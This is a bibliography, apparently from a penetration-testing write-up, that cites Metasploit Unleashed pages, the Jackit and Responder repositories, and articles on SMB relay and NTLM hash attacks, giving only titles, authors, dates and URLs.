Offensive Security . (n.d.). *Server Capture Auxiliary Modules*. Retrieved from Offensive Security: https://www.offensive-security.com/metasploit-unleashed/server-capture-auxiliary-modules/

Offensive Security. (n.d.). *PSExec Pass the Hash*. Retrieved from offensive-security.com: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

phikshun. (2016). *Jackit*. Retrieved from Github: https://github.com/insecurityofthings/jackit

SMB Relay Demystified and NTLMv2 Pwnage with Python. (2013, April 25). Retrieved from SANS Penetration Testing: https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python

SpiderLabs. (2016). *Responder*. Retrieved from Github: https://github.com/SpiderLabs/Responder

warlord. (n.d.). *Attacking NTLM with Precomputed Hashtables*. Retrieved from Uninformed: http://www.uninformed.org/?v=3&a=2&t=txt